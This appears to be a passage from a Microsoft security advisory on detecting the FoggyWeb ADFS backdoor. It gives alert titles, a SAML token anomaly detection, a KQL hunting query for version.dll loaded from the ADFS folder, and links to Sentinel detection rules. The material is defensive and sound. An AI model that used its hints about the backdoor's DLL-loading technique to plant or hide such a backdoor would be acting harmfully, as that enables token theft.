- **Backdoor:** *Trojan:MSIL/FoggyWeb.A!dha*

Microsoft 365 Defender

Endpoint detection and response (EDR) capabilities in Microsoft Defender for Endpoint detect malicious behavior related to this malware which is surfaced as alerts with the following titles:

- A suspicious DLL was loaded by the ADFS service
- Suspicious service launched
- Suspicious file dropped



Azure AD Identity Protection

This kind of attack can also be detected in the cloud using Azure AD Identity Protection. It is recommended that you monitor the Azure AD Identity Protection Risk detections report for the "Token Issuer Anomaly" detection. This detection looks for anomalies in the SAML token presented to the Azure AD tenant.

Advanced hunting queries

Microsoft Defender for Endpoint

To locate related activity, run the following advanced hunting queries in Microsoft 365 Defender:

```
DeviceImageLoadEvents
| where FolderPath has @"C:\Windows\ADFS"
| where FileName has @"version.dll"
```

Azure Sentinel

Azure Sentinel customers can use the following detection queries to look for this activity:

Detection query: https://github.com/Azure/Azure-Sentinel/tree/master/Detections/MultipleDataSources/Nobelium_FoggyWeb.yaml

Indicator file: https://github.com/Azure/Azure-Sentinel/tree/master/Sample%20Data/Feeds/FoggyWebIOC.csv